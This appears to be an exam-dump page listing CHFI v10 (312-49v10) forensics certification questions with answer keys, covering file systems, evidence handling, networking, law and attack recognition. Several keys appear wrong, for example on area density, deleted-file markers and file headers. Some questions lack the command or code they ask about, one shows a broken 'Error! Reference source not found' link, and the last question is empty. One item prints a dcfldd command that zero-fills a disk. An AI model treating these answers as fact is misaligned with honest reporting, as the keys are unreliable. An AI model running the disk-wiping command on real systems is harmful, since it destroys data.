Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

https://www.2passeasy.com/dumps/312-49v10/

NEW QUESTION 1
- (Exam Topic 1)
You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. Airsnort
B. Snort
C. Ettercap
D. RaidSniff

Answer: C

NEW QUESTION 2
- (Exam Topic 1)
An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
C. The EFS Revoked Key Agent can be used on the Computer to recover the information
D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

A. Keep the information of file for later review
B. Destroy the evidence
C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
D. Present the evidence to the defense attorney

Answer: C

NEW QUESTION 4
- (Exam Topic 1)
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.
What IDS feature must George implement to meet this requirement?

A. Signature-based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection

Answer: C

NEW QUESTION 5
- (Exam Topic 1)
It takes mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

A. by law, three
B. quite a few
C. only one
D. at least two

Answer: C

NEW QUESTION 6
- (Exam Topic 1)
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls
B. Firewalk sets all packets with a TTL of zero
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 7
- (Exam Topic 1)
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Cached password hashes for the past 20 users
B. Service account passwords in plain text
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Answer: B

NEW QUESTION 8
- (Exam Topic 1)
You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case.
How would you permanently erase the data on the hard disk?

A. Throw the hard disk into the fire
B. Run the powerful magnets over the hard disk
C. Format the hard disk multiple times using a low level disk utility
D. Overwrite the contents of the hard disk with Junk data

Answer: A

NEW QUESTION 9
- (Exam Topic 1)
What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively disabled?

A. digital attack
B. denial of service
C. physical attack
D. ARP redirect

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.

A. Gramm-Leach-Bliley Act
B. Sarbanes-Oxley 2002
C. California SB 1386
D. HIPAA

Answer: A

NEW QUESTION 10
- (Exam Topic 1)
Area density refers to:

A. the amount of data per disk
B. the amount of data per partition
C. the amount of data per square inch
D. the amount of data per platter

Answer: A

NEW QUESTION 14
- (Exam Topic 1)
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Answer: B

NEW QUESTION 15
- (Exam Topic 1)
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Answer: D

NEW QUESTION 19
- (Exam Topic 1)
A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Answer: C

NEW QUESTION 23
- (Exam Topic 1)
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Answer: B

NEW QUESTION 27
- (Exam Topic 1)
Corporate investigations are typically easier than public investigations because:

A. the users have standard corporate equipment and software
B. the investigator does not have to get a warrant
C. the investigator has to get a warrant
D. the users can load whatever they want on their machines

Answer: B

NEW QUESTION 29
- (Exam Topic 1)
When reviewing web logs, you see an entry for resource not found in the HTTP status code filed. What is the actual error code that you would see in the log for resource not found?

A. 202
B. 404
C. 505
D. 909

Answer: B

NEW QUESTION 34
- (Exam Topic 1)
You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

A. The X509 Address
B. The SMTP reply Address
C. The E-mail Header
D. The Host Domain Name

Answer: C

NEW QUESTION 36
- (Exam Topic 2)
Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?
dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync

A. Fill the disk with zeros
B. Low-level format
C. Fill the disk with 4096 zeros
D. Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

NEW QUESTION 40
- (Exam Topic 2)
How many times can data be written to a DVD+R disk?

A. Twice
B. Once
C. Zero
D. Infinite

Answer: B

NEW QUESTION 41
- (Exam Topic 2)
Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

A. Shortcut Files
B. Virtual files
C. Prefetch Files
D. Image Files

Answer: A

NEW QUESTION 44
- (Exam Topic 2)
What technique is used by JPEGs for compression?

A. ZIP
B. TCD
C. DCT
D. TIFF-8

Answer: C

NEW QUESTION 49
- (Exam Topic 2)
John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

A. It contains the times and dates of when the system was last patched
B. It is not necessary to scan the virtual memory of a computer
C. It contains the times and dates of all the system files
D. Hidden running processes

Answer: D

NEW QUESTION 51
- (Exam Topic 2)
What stage of the incident handling process involves reporting events?

A. Containment
B. Follow-up
C. Identification
D. Recovery

Answer: C

NEW QUESTION 52
- (Exam Topic 2)
Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

A. Three
B. One
C. Two
D. Four

Answer: B

NEW QUESTION 56
- (Exam Topic 2)
What type of attack sends SYN requests to a target system with spoofed IP addresses?

A. SYN flood
B. Ping of death
C. Cross site scripting
D. Land

Answer: A

NEW QUESTION 61
- (Exam Topic 2)
Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

A. Identifying File Dependencies
B. Strings search
C. Dynamic analysis
D. File obfuscation

Answer: B

NEW QUESTION 65
- (Exam Topic 2)
When using an iPod and the host computer is running Windows, what file system will be used?

A. iPod+
B. HFS
C. FAT16
D. FAT32

Answer: D

NEW QUESTION 67
- (Exam Topic 1)
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Answer: B

NEW QUESTION 71
- (Exam Topic 1)
From the following spam mail header, identify the host IP that sent this spam? From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001
Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id
fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)
Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1)
with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)
Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web"
To: "Shlam"
Subject: SHANGHAI (HILTON HOTEL) PACKAGE
Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0
X- Priority: 3 X-MSMail- Priority: Normal
Reply-To: "china hotel web"

A. 137.189.96.52
B. 8.12.1.0
C. 203.218.39.20
D. 203.218.39.50

Answer: C

NEW QUESTION 74
- (Exam Topic 2)
Which network attack is described by the following statement?
“At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries.”

A. DDoS
B. Sniffer Attack
C. Buffer Overflow
D. Man-in-the-Middle Attack

Answer: A

NEW QUESTION 77
- (Exam Topic 2)
Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

A. Inode bitmap block
B. Superblock
C. Block bitmap block
D. Data block

Answer: B

NEW QUESTION 82
- (Exam Topic 1)
What binary coding is used most often for e-mail purposes?

A. MIME
B. Uuencode
C. IMAP
D. SMTP

Answer: A

NEW QUESTION 83
- (Exam Topic 1)
You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A. ARP Poisoning
B. DNS Poisoning
C. HTTP redirect attack
D. IP Spoofing

Answer: B

NEW QUESTION 88
- (Exam Topic 1)
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts
B. Disable direct broadcasts
C. Disable BGP
D. Enable BGP

Answer: B

NEW QUESTION 90
- (Exam Topic 1)
What will the following command accomplish?

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle under-sized packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 92
- (Exam Topic 1)
When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

A. on the individual computer's ARP cache
B. in the Web Server log files
C. in the DHCP Server log files
D. there is no way to determine the specific IP address

Answer: C

NEW QUESTION 96
- (Exam Topic 1)
The use of warning banners helps a company avoid litigation by overcoming an employee assumed ______________. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

A. Right to work
B. Right of free speech
C. Right to Internet Access
D. Right of Privacy

Answer: D

NEW QUESTION 97
- (Exam Topic 1)

What information do you need to recover when searching a victim’s computer for a crime committed with specific e-mail message?

A. Internet service provider information
B. E-mail header
C. Username and password
D. Firewall log

Answer: B

NEW QUESTION 102
- (Exam Topic 1)
Printing under a Windows Computer normally requires which one of the following files types to be created?

A. EME
B. MEM
C. EMF
D. CME

Answer: C

NEW QUESTION 104
- (Exam Topic 1)
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerate all the users in the domain

Answer: C

NEW QUESTION 107
- (Exam Topic 1)
One way to identify the presence of hidden partitions on a suspect's hard drive is to:

A. Add up the total size of all known partitions and compare it to the total size of the hard drive
B. Examine the FAT and identify hidden partitions by noting an H in the partition Type field
C. Examine the LILO and note an H in the partition Type field
D. It is not possible to have hidden partitions on a hard drive

Answer: A

NEW QUESTION 111
- (Exam Topic 1)
In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

A. The ISP can investigate anyone using their service and can provide you with assistance
B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 113
- (Exam Topic 1)
You are running through a series of tests on your network to check for any security vulnerabilities.
After normal working hours, you initiate a DoS attack against your external firewall. The firewall Quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-bypass
B. The firewall failed-closed
C. The firewall ACL has been purged
D. The firewall failed-open

Answer: D

NEW QUESTION 117
- (Exam Topic 1)
You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

A. 70 years
B. the life of the author
C. the life of the author plus 70 years

D. copyrights last forever

Answer: C

NEW QUESTION 121
- (Exam Topic 1)
When conducting computer forensic analysis, you must guard against So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

A. Hard Drive Failure
B. Scope Creep
C. Unauthorized expenses
D. Overzealous marketing

Answer: B

NEW QUESTION 123
- (Exam Topic 1)
What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A. only the reference to the file is removed from the FAT
B. the file is erased and cannot be recovered
C. a copy of the file is stored and the original file is erased
D. the file is erased but can be recovered

Answer: A

NEW QUESTION 125
- (Exam Topic 1)
When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A. Recycle Bin
B. MSDOS.sys
C. BIOS
D. Case files

Answer: A

NEW QUESTION 126
- (Exam Topic 1)
What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

A. forensic duplication of hard drive
B. analysis of volatile data
C. comparison of MD5 checksums
D. review of SIDs in the Registry

Answer: C

NEW QUESTION 128
- (Exam Topic 1)
In the context of file deletion process, which of the following statement holds true?

A. When files are deleted, the data is overwritten and the cluster marked as available
B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
C. While booting, the machine may create temporary files that can delete evidence
D. Secure delete programs work by completely overwriting the file in one go

Answer: C

NEW QUESTION 132
- (Exam Topic 1)
Study the log given below and answer the following question:

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe:
24.112.167.35:20 -> 172.16.1.107:1080
```

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

A. Disallow UDP53 in from outside to DNS server
B. Allow UDP53 in from DNS server to outside
C. Disallow TCP53 in from secondaries or ISP server to DNS server
D. Block all UDP traffic

Answer: A

NEW QUESTION 135
- (Exam Topic 1)
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Answer: D

NEW QUESTION 139
- (Exam Topic 1)
To preserve digital evidence, an investigator should .

A. Make two copies of each evidence item using a single imaging tool
B. Make a single copy of each evidence item using an approved imaging tool
C. Make two copies of each evidence item using different imaging tools
D. Only store the original evidence item

Answer: C

NEW QUESTION 140
- (Exam Topic 1)
What does the superblock in Linux define?

A. filesynames
B. diskgeometr
C. location of the firstinode
D. available space

Answer: C

NEW QUESTION 141
- (Exam Topic 1)
You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

A. 10
B. 25
C. 110
D. 135

Answer: B

NEW QUESTION 142
- (Exam Topic 1)
Which of the following file system is used by Mac OS X?

A. EFS
B. HFS+
C. EXT2
D. NFS

Answer: B

NEW QUESTION 145
- (Exam Topic 1)
You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

A. Stringsearch
B. grep
C. dir

D. vim

Answer: B

NEW QUESTION 149
- (Exam Topic 1)
When investigating a potential e-mail crime, what is your first step in the investigation?

A. Trace the IP address to its origin
B. Write a report
C. Determine whether a crime was actually committed
D. Recover the evidence

Answer: A

NEW QUESTION 150
- (Exam Topic 1)
How many sectors will a 125 KB file use in a FAT32 file system?

A. 32
B. 16
C. 256
D. 25

Answer: C

NEW QUESTION 155
- (Exam Topic 1)
Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

A. network-based IDS systems (NIDS)
B. host-based IDS systems (HIDS)
C. anomaly detection
D. signature recognition

Answer: B

NEW QUESTION 156
- (Exam Topic 1)
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. HTTP protocol does not maintain session
C. Only FTP traffic can be hijacked
D. Only DNS traffic can be hijacked

Answer: B

NEW QUESTION 157
- (Exam Topic 1)
Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. ATM
B. UDP
C. BPG
D. OSPF

Answer: D

NEW QUESTION 160
- (Exam Topic 1)
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Answer: D

NEW QUESTION 162
- (Exam Topic 1)

Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

A. Globally unique ID
B. Microsoft Virtual Machine Identifier
C. Personal Application Protocol
D. Individual ASCII string

Answer: A

NEW QUESTION 163
- (Exam Topic 1)
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Answer: C

NEW QUESTION 167
- (Exam Topic 1)
Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

A. HKEY_LOCAL_MACHINE\hardware\windows\start
B. HKEY_LOCAL_USERS\Software\Microsoft\old\Version\Load
C. HKEY_CURRENT_USER\Microsoft\Default
D. HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run

Answer: D

NEW QUESTION 168
- (Exam Topic 1)
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Answer: A

NEW QUESTION 172
- (Exam Topic 1)
Why is it a good idea to perform a penetration test from the inside?

A. It is never a good idea to perform a penetration test from the inside
B. Because 70% of attacks are from inside the organization
C. To attack a network from a hacker's perspective
D. It is easier to hack from the inside

Answer: B

NEW QUESTION 174
- (Exam Topic 1)
Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

A. Use VMware to be able to capture the data in memory and examine it
B. Give the Operating System a minimal amount of memory, forcing it to use a swap file
C. Create a Separate partition of several hundred megabytes and place the swap file there
D. Use intrusion forensic techniques to study memory resident infections

Answer: C

NEW QUESTION 175
- (Exam Topic 1)
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking

C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Answer: C

NEW QUESTION 177
- (Exam Topic 1)
What file structure database would you expect to find on floppy disks?

A. NTFS
B. FAT32
C. FAT16
D. FAT12

Answer: D

NEW QUESTION 178
- (Exam Topic 1)
You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the in order to track the emails back to the suspect.

A. Routing Table
B. Firewall log
C. Configuration files
D. Email Header

Answer: D

NEW QUESTION 182
- (Exam Topic 1)
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow
FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Data link layer firewall

Answer: C

NEW QUESTION 185
- (Exam Topic 1)
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.
You navigate to archive. org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

A. Web bug
B. CGI code
C. Trojan.downloader
D. Blind bug

Answer: A

NEW QUESTION 190
- (Exam Topic 1)
When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts in the first letter position of the filename in the FAT database.

A. A Capital X
B. A Blank Space
C. The Underscore Symbol
D. The lowercase Greek Letter Sigma (s)

Answer: D

NEW QUESTION 194
- (Exam Topic 1)
When examining a file with a Hex Editor, what space does the file header occupy?

A. the last several bytes of the file
B. the first several bytes of the file
C. none, file headers are contained in the FAT
D. one byte at the beginning of the file

Answer: D

NEW QUESTION 198
- (Exam Topic 1)
E- mail logs contain which of the following information to help you in your investigation? (Choose four.)

A. user account that was used to send the account
B. attachments sent with the e-mail message
C. unique message identifier
D. contents of the e-mail message
E. date and time the message was sent

Answer: ACDE

NEW QUESTION 203
- (Exam Topic 1)
Why should you note all cable connections for a computer you want to seize as evidence?

A. to know what outside connections existed
B. in case other devices were connected
C. to know what peripheral devices exist
D. to know what hardware existed

Answer: A

NEW QUESTION 204
- (Exam Topic 1)
When examining the log files from a Windows IIS Web Server, how often is a new log file created?

A. the same log is used at all times
B. a new log file is created everyday
C. a new log file is created each week
D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 207
- (Exam Topic 1)
You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.
Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 211
- (Exam Topic 1)
What is a good security method to prevent unauthorized users from "tailgating"?

A. Man trap
B. Electronic combination locks
C. Pick-resistant locks
D. Electronic key systems

Answer: A

NEW QUESTION 216
- (Exam Topic 1)
How many bits is Source Port Number in TCP Header packet?

A. 16
B. 32
C. 48
D. 64

Answer: A

NEW QUESTION 217

- (Exam Topic 1)
Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghttech.net What will this search produce?

A. All sites that ghttech.net links to
B. All sites that link to ghttech.net
C. All search engines that link to .net domains
D. Sites that contain the code: link:www.ghttech.net

Answer: B

NEW QUESTION 218
- (Exam Topic 1)
You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Polymorphic
B. Metamorphic
C. Oligomorhic
D. Transmorphic

Answer: B

NEW QUESTION 222
- (Exam Topic 1)
A(n) is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

A. blackout attack
B. automated attack
C. distributed attack
D. central processing attack

Answer: B

NEW QUESTION 223
- (Exam Topic 1)
During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

A. Yes, and all evidence can be turned over to the police
B. Yes, but only if you turn the evidence over to a federal law enforcement agency
C. No, because the investigation was conducted without following standard police procedures
D. No, because the investigation was conducted without warrant

Answer: A

NEW QUESTION 224
- (Exam Topic 1)
Microsoft Outlook maintains email messages in a proprietary format in what type of file?

A. .email
B. .mail
C. .pst
D. .doc

Answer: C

NEW QUESTION 225
- (Exam Topic 1)
You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

A. Limited force and library attack
B. Brute Force and dictionary Attack
C. Maximum force and thesaurus Attack
D. Minimum force and appendix Attack

Answer: B

NEW QUESTION 226
- (Exam Topic 1)
The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the

suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

A. The Fourth Amendment
B. The USA patriot Act
C. The Good Samaritan Laws
D. The Federal Rules of Evidence

Answer: A

NEW QUESTION 228
- (Exam Topic 1)
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. Hillary network username and password hash
B. The SID of Hillary network account
C. The SAM file from Hillary computer
D. The network shares that Hillary has permissions

Answer: A

NEW QUESTION 230
- (Exam Topic 1)
How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

A. 128
B. 64
C. 32
D. 16

Answer: C

NEW QUESTION 231
- (Exam Topic 1)
When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

A. Automate Collection from image files
B. Avoiding copying data from the boot partition
C. Acquire data from host-protected area on a disk
D. Prevent Contamination to the evidence drive

Answer: D

NEW QUESTION 234
- (Exam Topic 1)
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"
B. intitle:"exchange server"
C. locate:"logon page"
D. outlook:"search"

Answer: A

NEW QUESTION 237
- (Exam Topic 1)
What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

A. mcopy
B. image
C. MD5
D. dd

Answer: D

NEW QUESTION 239
- (Exam Topic 1)
The newer Macintosh Operating System is based on:

A. OS/2
B. BSD Unix
C. Linux
D. Microsoft Windows

Answer: B

NEW QUESTION 242
- (Exam Topic 1)
You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
C. there is no reason to worry about this possible claim because state labs are certified
D. sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

NEW QUESTION 245
- (Exam Topic 1)
Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.
Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are converted to clear text when sent through E-mail
C. PDF passwords are not considered safe by Sarbanes-Oxley
D. When sent through E-mail, PDF passwords are stripped from the document completely

Answer: A

NEW QUESTION 246
- (Exam Topic 1)
